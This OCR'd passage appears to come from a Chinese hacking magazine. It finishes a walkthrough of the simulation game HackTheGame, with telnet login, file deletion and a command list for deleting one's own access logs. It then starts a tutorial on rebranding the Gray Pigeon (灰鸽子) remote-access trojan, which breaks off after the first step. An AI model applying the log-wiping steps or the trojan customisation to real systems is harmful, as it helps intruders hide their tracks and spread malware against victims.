


图 28




图 29

来完成第三个任务，老样子，还是先 ping 一下目标 IP，然后使用端口扫描器扫描出 telnet 的连接端口，我扫描到的开放端口是 2690，telnet 到 103.172.158.51 的 2690 端口，输入任务给出的用户名和密码就可以登录进来了，只要你登录成功后关闭提示框，追踪程序就会开始工作了，因此我们所有的操作一定要抓紧时间。因为我们已经知道了要删除的 FBI_snatchlist.doc 是在 Recycled 文件夹下的，所以一登录进去就直接使用 **cd Recycled** 切换到 Recycled 文件夹下，然后点工具栏中的“Kill File”按钮打开 DestroyFileW32.exe，输入要删除的文件名 FBI_snatchlist.doc，然后点“Wining”就可以删除文件了，如图 29。




图 30

删除完成后我们切换到 Windows 文件夹下再来删除 win.com，删除完毕后还要删除日志文件，与上两关不同的是这次远程登录日志不是存放在 TelnetLogs 文件夹下的，这次没有 TelnetLogs 这个文件夹了，存放日志的是 AccessLogs1、AccessLogs2、AccessLogs3 这三个文件夹，经过仔细的查找，发现我们的 IP 远程登录日志是保存在 AccessLogs2 文件夹下的，直接 del 删除就可以了，最后使用 disconnect 断开连接，第三个任务也就成功完成了，如图 30。

还是给出这个任务中要用到的几条命令：

```
cd Recycled              // 切换到 Recycled 目录下
cd..                     // 返回上级目录
cd Windows               // 切换到 Windows 目录下
cd..                     // 返回上级目录
cd AccessLogs2           // 切换到 AccessLogs2 目录下
del 192.168.010.001      // 删除你的登录日志
disconnect               // 断开 telnet 连接
```

第三个任务顺利的完成后，马上就会来第 4 个任务了，任务是一个比一个难，限于篇幅我就不继续介绍了，要不然就成游戏攻略了，呵呵。感兴趣的叉子们可以继续玩下去，如果大家对于 Windows 命令比较了解，而且打字速度也比较快（因为有追踪时间限制），那么完成任务还是比较容易的。祝愿叉子们早日通关，在体验游戏乐趣的同时也能好好的温习一下 Windows 的基础知识。

（本文所涉及到的 HackTheGame 已收录到光盘中）

文章难易度：★★★
文章阅读点：如何使用 Restorator2007、O32Asm 等工具来打造出个性的灰鸽子程序

让小菜都能轻松拥有自己的灰鸽子

kimchan

提起鼎鼎大名的灰鸽子，相信每一位在黑道上混的小菜都知道吧，都说“人怕出名猪怕壮”，名气大了，自然也就成了杀毒软件的重点打击对象。时至今日，灰鸽子工作室早已经停止了灰鸽子的更新开发，但是使用灰鸽子的人却并未因此而减少多少。

在网上也看到有些人专门帮别人打造个性专版的灰鸽子，但却是要收钱的，小菜我要钱没有，要人一个，要手一双，就让我们用自己的双手来打造出属于自己的专版灰鸽子吧，虽然网上也有许多关于修改它的动画教程，但个人感觉有些教程并不全面，而本文我们将总结各种方法，要将它变得面目全非，打造出一款完全属于我们自己的灰鸽子。本文我们就以灰鸽子脱壳版为例来进行修改，建议大家到一些大型的、值得信任的网站去下载，尽量避免下载的程序中被留下后门。




图 1

一、个性标题

每一款软件都有它自己独特的名字标题，因此我们还是先从修改灰鸽子的标题开始吧，首先打开灰鸽子脱壳版，点击“配置服务程序”，然后在上线地址的输入框里输入我们 DIY 的标题，名字不要过长，我输入的是“灰鸽子『黑客 X 档案专用版』”，如图 1。这里需要注意一下的是，在输入完标




图2




